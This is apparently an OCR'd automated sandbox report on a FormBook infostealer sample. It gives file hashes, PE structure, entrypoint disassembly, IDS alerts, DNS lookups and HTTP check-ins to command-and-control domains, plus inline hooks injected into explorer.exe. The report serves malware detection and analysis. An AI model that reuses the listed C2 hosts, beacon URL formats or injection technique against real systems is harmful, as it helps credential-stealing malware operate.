Preview:	.DPHH.....%.HK..''KW..K..''KW...%.H...pHHH.%.H.5L.5X.....HHH.....5L.5X.....HHH.....5L.5X.....HHH.....5L.5X.....HHH.....=XD2~.P /.GG.L.....X.Dw..... ...D.w..X!.....G...D.....%....w.HHHH.DdE.o%..5.!.5...5.. .5..!.5...5...4X#..L.#....h.I5..5.....PKE...G%..HHHH..dDgHHH.DdM..%.....LH....K..''KW....P.H..L7h..P.H..X.T....D.... ....P.H...P.I.....LH0R..;.6FHH.0FHH.TH0''..;.(FHH..FHH.PH0M..;..FHH..FHH.PH...pK..''KW.....XHHH.....=.H4R....HH.....EHH.4...P..P!/.H..M...M.....P!..H..M. ..M..F.P /.H..E..0''..;..IHH.....K.....5P.....=.H4B.%.H.C...IHHH.....DH....K..''KW.....pHHH.....=.H4R....HH.....DHH.K..HHH..P..P!/.H..M...M...L..P!..H...M...M. ..X..P!....M...M...Tw..P./.G..U...U.....P!..F..M...M..E.P /.H..E..0R..;..HHH.....=`H4P.....`.I.S.5`.5T.5X.5L.5P.....=.H4B.%.H.C...IHHH.....TH...\...XHHH.....=.H4R....HH .....GHH.4...P..P!/.H..M...M...L..P!..H..M...M..F.P /.H..E..0M..;.eHHH..l.....J.5L.5P..

C:\Users\user\AppData\Local\Temp\rlpjf.exe

Process:	C:\Users\user\Desktop\lamsddre43321.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	134144
Entropy (8bit):	6.412192893603871
Encrypted:	false
SSDEEP:	1536:KCTOG+x8+YaGDARvmJVBqNvnlajcCOO0LdXU8JiA1OyDJ6zqjzswa+98qSlJnXSC:ufbnR6BqNvncvhwaz2swteq4iG5slD
MD5:	FB06AEE14DBF93907437AB4372B1BBDE
SHA1:	E29879A2398E6CC9C26D81AAD9FF714E8D69A9A1
SHA-256:	C27274F1B6814483746D398A5DDAB15CBAC70E3F7AE14DA4D834FCD34DAC7EDA
SHA-512:	48D409A4C64A9858FB7BC3B84DAE53CB92D63953B983D69C0E6087944B9A155207A24306D520DF090C8ECDDED4875ADAD2D7C9BFD9F8E3AA7037B0C0AB3A1AE1
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 37%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....(.}c{.}c{.}c{./.{.}c{./.{.}c{./.{.}c{(.bz.}c{.}b{.}c{y.gz.}c{y..{.}c{ y.az.}c{Rich.}c{.....PE..L...u..b.....@.....`.....@.....@.....P.....T..... ....@.....text...5..... ..`.rdata..>N.....P.....@..@.data....1.....@....rsrc.....@.....@..@.reloc.....P..... .....@..B..... .....

C:\Users\user\AppData\Local\Temp\w0d2withwb5vmnwyqdte

Process:	C:\Users\user\Desktop\lamsddre43321.exe
File Type:	data
Category:	dropped
Size (bytes):	189439
Entropy (8bit):	**7.99132508951707**
Encrypted:	**true**

SSDEEP:	3072:PTaHGxZSyXV9CwLp76J3O8jPRgtaDzWlTH3bwnfMByJH27mdtZPko8:vS87ZW3O8lg0/tMBZmbZU
MD5:	B306FC57D1FB9077FB2BF2BAD4CC39DD
SHA1:	480727033A7F1AEF1E5101CBB49FCEB49DB2F2AB
SHA-256:	A282B6CE83F9E19B1236F8181299E75033E408531C0390D8571840DA870EF4F4
SHA-512:	97E743B9C79EB7377EF12DE789479E52F74AB97C8960274487CBA0D7869F4B241C2F6DFB657C72F6D90026290C93730C47A1E5389FA33EDD49D7578C6CFD746
Malicious:	false
Reputation:	low
Preview:	hN.....Kv`U..}.hV3.<..g.@.m[..z.PPE...eR. .U.y.+.e!....D)....Ztx.V...x..4..\.x....*<.S....A...c.eu.M;.....v.@X.^...>.t....`..,...A.Oq..~.2....,...u..m....1b%.]....3....bO...@.....'..H\#..".2v? q..\,..(..;.#W%...m..6...dh....&Y...R.L...#.$.I?...._...V.....F~....?C.3..6....8...z..PE2..eRs .y.y.+.el....D).P..Z5..2.........>.+...-..I......../1.9..i,8.9..}.CV.. ....>.t....h%....\Mwj]/.f.`..... ....^....(1....=;...?)@6]O...@...../H\#.....qxKN!..(..;..W....H.sQ.P.dh....&9/>.RCL....#.$.I?....'...V.....K~!.....?9.3...6....S...z.PPE...eR. .U.y.+.e!....D).P..Z5..2.........>.+...-..I... ...../1.9..i,8.9..}.CV.. ....>.t....h%....\Mwj]/.f.`.........^....(1....=;...?)@6]O...@.....'..H\#..".p.qx.!..(..;..W....H..Q...dh....&9/>.RCL....#.$.I?....'...V.....K~!.....?9.3...6....S...z.PPE...eR. .U.y.+.e!....D).P..Z5..2.........>.+...-..I......../1.9..i,8.9..}.CV.. ....>.t....h%....\Mwj]/.f.`.........^....(1....=;...?)@6]O...@.....'..H\#..".p.qx.!..(..;..W....H..Q...dh....&

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.940776506304337
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	lamsddre43321.exe
File size:	278417
MD5:	b1fcf52deb6f04ef0f898c9938f26920
SHA1:	42d8b684ff7b293c0d8ad5de6f67d14d17c0b353
SHA256:	8535282c1740725ecf68a65e9ce582a5fe28db4ffcfcd07e6b1516d62cc9dc60
SHA512:	5b03a744b7642085c65091b7d68a2833c89cc0040246630e5714ff30cba7c19ae8c02611635d124b4e92532ff47d10207127731567234 54c330cee4bc1c5a368
SSDEEP:	6144:B0Y1JrmXdnF2ThJWmbKKCaSZ+VhO3BmlVKi/oM:lJrmXBF2ThEKKKpSoO3Q2z1
TLSH:	544413003DC642BAEA9B183017EBB3EA29756320962763771B845F3EFD217DB9D050C9
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qJ...$...$...$./. {...$...%.;.$.".y...$..3....$.f."...$.Rich..$.....PE..L.....iF.....Z.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x4032fa
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4669CEB6 [Fri Jun 8 21:48:38 2007 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	55f3dfd13c0557d3e32bcbc604441dd3

Copyright Joe Security LLC 2022

Entrypoint Preview
Instruction
sub esp, 00000180h
push ebx
push ebp
push esi
xor ebx, ebx
push edi
mov dword ptr [esp+18h], ebx
mov dword ptr [esp+10h], 00409170h
xor esi, esi
mov byte ptr [esp+14h], 00000020h
call dword ptr [00407030h]
push ebx
call dword ptr [00407278h]
mov dword ptr [00423FD4h], eax
push ebx
lea eax, dword ptr [esp+34h]
push 00000160h
push eax
push ebx
push 0041F4E8h
call dword ptr [00407154h]
push 0040922Ch
push 00423720h
call 00007FF94D2938F8h
call dword ptr [004070B4h]
mov edi, 00429000h
push eax
push edi
call 00007FF94D2938E6h
push ebx
call dword ptr [00407108h]
cmp byte ptr [00429000h], 00000022h
mov dword ptr [00423F20h], eax
mov eax, edi
jne 00007FF94D29115Ch
mov byte ptr [esp+14h], 00000022h
mov eax, 00429001h
push dword ptr [esp+14h]
push eax
call 00007FF94D2933D9h
push eax
call dword ptr [00407218h]
mov dword ptr [esp+1Ch], eax
jmp 00007FF94D2911B5h
cmp cl, 00000020h
jne 00007FF94D291158h
inc eax
cmp byte ptr [eax], 00000020h
je 00007FF94D29114Ch
cmp byte ptr [eax], 00000022h
mov byte ptr [esp+14h], 00000020h
jne 00007FF94D291158h
inc eax
mov byte ptr [esp+14h], 00000022h
cmp byte ptr [eax], 0000002Fh
jne 00007FF94D291185h
inc eax
cmp byte ptr [eax], 00000053h

Instruction
jne 00007FF94D291160h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x73a0	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x2c000	0x900	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x288	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x59ac	0x5a00	False	0.668142361111	data	6.45807821776	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x117a	0x1200	False	0.4453125	data	5.17513527374	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x1afd8	0x400	False	0.6015625	data	4.98110806401	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x24000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2c000	0x900	0xa00	False	0.409375	data	3.94448786242	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x2c190	0x2e8	data	English	United States
RT_DIALOG	0x2c478	0x100	data	English	United States
RT_DIALOG	0x2c578	0x11c	data	English	United States
RT_DIALOG	0x2c698	0x60	data	English	United States
RT_GROUP_ICON	0x2c6f8	0x14	data	English	United States
RT_MANIFEST	0x2c710	0x1eb	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	SetFileTime, CompareFileTime, SearchPathA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CreateDirectoryA, SetFileAttributesA, Sleep, CreateFileA, GetFileSize, GetModuleFileNameA, GetTickCount, GetCurrentProcess, CloseHandle, ExitProcess, GetWindowsDirectoryA, GetTempPathA, GetCommandLineA, LoadLibraryA, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, lstrcmpiA, lstrcmpA, ExpandEnvironmentStringsA, GlobalFree, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, SetErrorMode, GetModuleHandleA, LoadLibraryExA, GetProcAddress, FreeLibrary, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, WriteFile, ReadFile, MulDiv, SetFilePointer, FindClose, FindNextFileA, FindFirstFileA, DeleteFileA, CopyFileA

Copyright Joe Security LLC 2022

DLL	Import
USER32.dll	EndDialog, ScreenToClient, GetWindowRect, EnableMenuItem, GetSystemMenu, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, RegisterClassA, TrackPopupMenu, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxIndirectA, CharPrevA, DispatchMessageA, PeekMessageA, CreateDialogParamA, DestroyWindow, SetTimer, SetWindowTextA, PostQuitMessage, SetForegroundWindow, wsprintfA, SendMessageTimeoutA, FindWindowExA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, OpenClipboard, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongA, LoadImageA, GetDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, ShowWindow
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectA, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA, SHGetSpecialFolderLocation
ADVAPI32.dll	RegQueryValueExA, RegSetValueExA, RegEnumKeyA, RegEnumValueA, RegOpenKeyExA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	CoTaskMemFree, OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeA, GetFileVersionInfoA, VerQueryValueA

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3154.221.90.23 64975980203144 9 05/27/22-15:57:04.008947	TCP	203144 9	ET TROJAN FormBook CnC Checkin (GET)	49759	80	192.168.2.3	154.221.90.2 36
192.168.2.3154.221.90.23 64975980203145 3 05/27/22-15:57:04.008947	TCP	203145 3	ET TROJAN FormBook CnC Checkin (GET)	49759	80	192.168.2.3	154.221.90.2 36
192.168.2.3154.221.90.23 64975980203141 2 05/27/22-15:57:04.008947	TCP	203141 2	ET TROJAN FormBook CnC Checkin (GET)	49759	80	192.168.2.3	154.221.90.2 36

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 15:57:03.806201935 CEST	49759	80	192.168.2.3	154.221.90.236
May 27, 2022 15:57:04.008594990 CEST	80	49759	154.221.90.236	192.168.2.3
May 27, 2022 15:57:04.008848906 CEST	49759	80	192.168.2.3	154.221.90.236
May 27, 2022 15:57:04.008946896 CEST	49759	80	192.168.2.3	154.221.90.236
May 27, 2022 15:57:04.208508015 CEST	80	49759	154.221.90.236	192.168.2.3
May 27, 2022 15:57:04.208559990 CEST	80	49759	154.221.90.236	192.168.2.3
May 27, 2022 15:57:04.208586931 CEST	80	49759	154.221.90.236	192.168.2.3
May 27, 2022 15:57:04.208679914 CEST	49759	80	192.168.2.3	154.221.90.236
May 27, 2022 15:57:04.208717108 CEST	49759	80	192.168.2.3	154.221.90.236
May 27, 2022 15:57:04.208798885 CEST	49759	80	192.168.2.3	154.221.90.236
May 27, 2022 15:57:04.402236938 CEST	80	49759	154.221.90.236	192.168.2.3
May 27, 2022 15:57:26.550544977 CEST	49775	80	192.168.2.3	35.204.150.5
May 27, 2022 15:57:26.577750921 CEST	80	49775	35.204.150.5	192.168.2.3
May 27, 2022 15:57:26.577975035 CEST	49775	80	192.168.2.3	35.204.150.5
May 27, 2022 15:57:26.578011036 CEST	49775	80	192.168.2.3	35.204.150.5
May 27, 2022 15:57:26.608874083 CEST	80	49775	35.204.150.5	192.168.2.3
May 27, 2022 15:57:26.608958960 CEST	80	49775	35.204.150.5	192.168.2.3
May 27, 2022 15:57:26.609195948 CEST	49775	80	192.168.2.3	35.204.150.5
May 27, 2022 15:57:26.609256983 CEST	49775	80	192.168.2.3	35.204.150.5
May 27, 2022 15:57:27.062586069 CEST	49775	80	192.168.2.3	35.204.150.5
May 27, 2022 15:57:27.089837074 CEST	80	49775	35.204.150.5	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 15:57:03.630029917 CEST	53802	53	192.168.2.3	8.8.8.8
May 27, 2022 15:57:03.800199986 CEST	53	53802	8.8.8.8	192.168.2.3
May 27, 2022 15:57:26.475037098 CEST	63146	53	192.168.2.3	8.8.8.8
May 27, 2022 15:57:26.549473047 CEST	53	63146	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 27, 2022 15:57:03.630029917 CEST	192.168.2.3	8.8.8.8	0x4c53	Standard query (0)	www.nzyyen.com	A (IP address)	IN (0x0001)
May 27, 2022 15:57:26.475037098 CEST	192.168.2.3	8.8.8.8	0x5b41	Standard query (0)	www.higginsuotdoors.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 15:57:03.800199986 CEST	8.8.8.8	192.168.2.3	0x4c53	No error (0)	www.nzyyen.com		154.221.90.236	A (IP address)	IN (0x0001)
May 27, 2022 15:57:26.549473047 CEST	8.8.8.8	192.168.2.3	0x5b41	No error (0)	www.higginsuotdoors.com	website-rendering.webador.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 15:57:26.549473047 CEST	8.8.8.8	192.168.2.3	0x5b41	No error (0)	website-rendering.webador.com	website-rendering.jouwweb.nl		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 15:57:26.549473047 CEST	8.8.8.8	192.168.2.3	0x5b41	No error (0)	website-rendering.jouwweb.nl		35.204.150.5	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.nzyyen.com
- www.higginsuotdoors.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49759	154.221.90.236	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 15:57:04.008946896 CEST	8284	OUT	GET /t23s/?EJETzlAX=iH1VF/JK30KFHZEdKguaUlUWolCdP6M64DY2HrkJBnwp9nXzsO9KixAtEUEE76WvBmG1&8ptH=lbZdvJCPXDLToZQ HTTP/1.1 Host: www.nzyyen.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 15:57:04.208508015 CEST	8285	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 27 May 2022 13:57:03 GMT Content-Type: text/html Content-Length: 1946 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 3e 64 6f 63 75 6d 65 6e 74 2e 74 69 74 6c 65 3d 27 ba a3 b0 b2 c1 c3 ce c2 cd a8 d1 b6 b9 c9 b7 dd d3 d0 cf de b9 ab cb be 27 3b 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 74 69 74 6c 65 3e 26 23 32 30 31 32 32 3b 26 23 32 37 39 35 34 3b 26 23 36 35 3b 26 23 38 36 3b 26 23 32 30 31 33 35 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 31 39 33 34 3b 26 23 32 31 36 39 37 3b 26 23 32 30 31 32 32 3b 26 23 32 37 39 35 34 3b 26 23 33 31 35 33 32 3b 26 23 31 39 39 36 38 3b 26 23 33 31 34 34 39 3b 2c 26 23 32 30 31 32 32 3b 26 23 32 37 39 35 34 3b 26 23 33 30 30 30 37 3b 26 23 33 30 30 30 37 3b 26 23 37 31 3b 26 23 36 35 3b 26 23 38 39 3b 26 23 35 36 3b 26 23 33 32 35 38 3b 26 23 32 34 39 34 34 3b 26 23 33 32 35 39 33 3b 26 23 33 31 34 34 39 3b 2c 26 23 32 32 39 30 35 3b 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 26 23 37 32 3b 26 23 33 32 39 30 35 3b 26 23 32 31 31 36 30 3b 26 23 32 38 34 35 39 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 35 32 36 36 3b 26 23 33 30 34 37 35 3b 2c 26 23 32 32 39 30 39 3b 26 23 33 30 30 30 37 3b 26 23 32 30 31 35 34 3b 26 23 33 31 30 33 38 3b 26 23 32 31 33 30 36 3b 26 23 33 31 30 37 30 3b 26 23 33 39 35 33 32 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 35 32 36 36 3b 26 23 33 30 30 37 3b 26 23 37 31 3b 26 23 36 35 3b 26 23 38 39 3b 26 23 33 32 3b 26 23 34 39 3b 26 23 35 36 3b 26 23 33 33 32 35 38 3b 26 23 32 34 39 34 34 3b 26 23 33 32 35 39 33 3b 26 23 33 31 34 34 39 3b 2c 26 23 33 32 34 33 31 3b 26 23 33 32 39 30 35 3b 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 26 23 37 32 3b 26 23 33 32 39 30 35 3b 26 23 32 38 34 35 39 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 31 35 33 32 3b 26 23 31 39 39 36 38 3b 26 23 33 31 34 34 39 3b 22 20 2f 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 30 31 32 32 3b 26 23 32 37 39 35 34 3b 26 23 33 30 30 30 37 3b 26 23 33 30 30 30 37 3b 26 23 37 31 3b 26 23 36 35 3b 26 23 38 39 3b 26 23 33 32 3b 26 23 34 39 3b 26 23 35 36 3b 26 23 33 33 32 35 38 3b 26 23 32 34 39 34 34 3b 26 23 33 32 35 39 33 3b 26 23 33 31 34 34 39 3b 2c 26 23 33 32 34 33 31 3b 26 23 33 32 39 30 35 3b 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 26 23 37 32 3b 26 23 33 32 39 30 35 3b 26 23 32 31 31 36 30 3b 26 23 32 38 34 35 39 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 35 32 36 Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><script>document.title='';</script><title>亚洲AV产在线精品亚洲第一站,亚洲男男GAY 18自慰网站,纯肉无码H肉动漫在线观看,好男人社区神马在线观看WWW</title><meta name="keywords" content="亚洲男男GAY 18自慰网站,纯肉无码H肉动漫在线观看,好男人社区神马在线观看WWW,亚洲AV产在线精品亚洲第一站" /><meta name="description" content="亚洲男男GAY 18自慰网站,纯肉无码H肉动漫在线&#3526

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49775	35.204.150.5	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 15:57:26.578011036 CEST	10348	OUT	GET /t23s/?EJETzlAX=cEalcOUlgQXel0kK38lb//BaRXxUeEtKEp5M3r3Cl2ociZMEyQ/3XnDT9zdGB1sTbUxM&8ptH=lbZdvJCPXDLToZQ HTTP/1.1 Host: www.higginsuotdoors.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 15:57:26.608874083 CEST	10349	IN	HTTP/1.1 301 Moved Permanently content-length: 0 location: https://www.higginsuotdoors.com/t23s/?EJETzlAX=cEalcOUlgQXel0kK38lb//BaRXxUeEtKEp5M3r3Cl2ociZMEyQ/3XnDT9zdGB1sTbUxM&8ptH=lbZdvJCPXDLToZQ connection: close

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x83 0x3E 0xEB
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x8B 0xBE 0xEB
GetMessageW	INLINE	0x48 0x8B 0xB8 0x8B 0xBE 0xEB
GetMessageA	INLINE	0x48 0x8B 0xB8 0x83 0x3E 0xEB

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: lamsddre43321.exe PID: 6452, Parent PID: 1348

General

Target ID:	0
Start time:	15:55:22
Start date:	27/05/2022
Path:	C:\Users\user\Desktop\lamsddre43321.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\lamsddre43321.exe"
Imagebase:	0x400000
File size:	278417 bytes

Copyright Joe Security LLC 2022

MD5 hash:	B1FCF52DEB6F04EF0F898C9938F26920
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Analysis Process: rlpjf.exe PID: **6484**, Parent PID: **6452**

General

Target ID:	1
Start time:	15:55:23
Start date:	27/05/2022
Path:	C:\Users\user\AppData\Local\Temp\rlpjf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\rlpjf.exe C:\Users\user\AppData\Local\Temp\ojshmy
Imagebase:	0x1a0000
File size:	134144 bytes
MD5 hash:	FB06AEE14DBF93907437AB4372B1BBDE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.276935355.0000000000F70000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.276935355.0000000000F70000.00000004.00001000.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.276935355.0000000000F70000.00000004.00001000.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 37%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ojshmy	unknown	4096	success or wait	1	1AF88C	ReadFile
C:\Users\user\AppData\Local\Temp\ojshmy	unknown	4096	success or wait	1	1AF88C	ReadFile
C:\Users\user\AppData\Local\Temp\w0d2withwb5vmnwyqdte	unknown	189439	success or wait	1	ED0A2C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	ED051C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	ED051C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	ED051C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	ED051C	ReadFile

Analysis Process: rlpjf.exe PID: **6520**, Parent PID: **6484**

General

Target ID:	2
Start time:	15:55:25
Start date:	27/05/2022
Path:	C:\Users\user\AppData\Local\Temp\rlpjf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\rlpjf.exe C:\Users\user\AppData\Local\Temp\ojshmy
Imagebase:	0x1a0000
File size:	134144 bytes
MD5 hash:	FB06AEE14DBF93907437AB4372B1BBDE
Has elevated privileges:	true
Has administrator privileges:	true

Copyright Joe Security LLC 2022

Programmed in:	C, C++ or other language
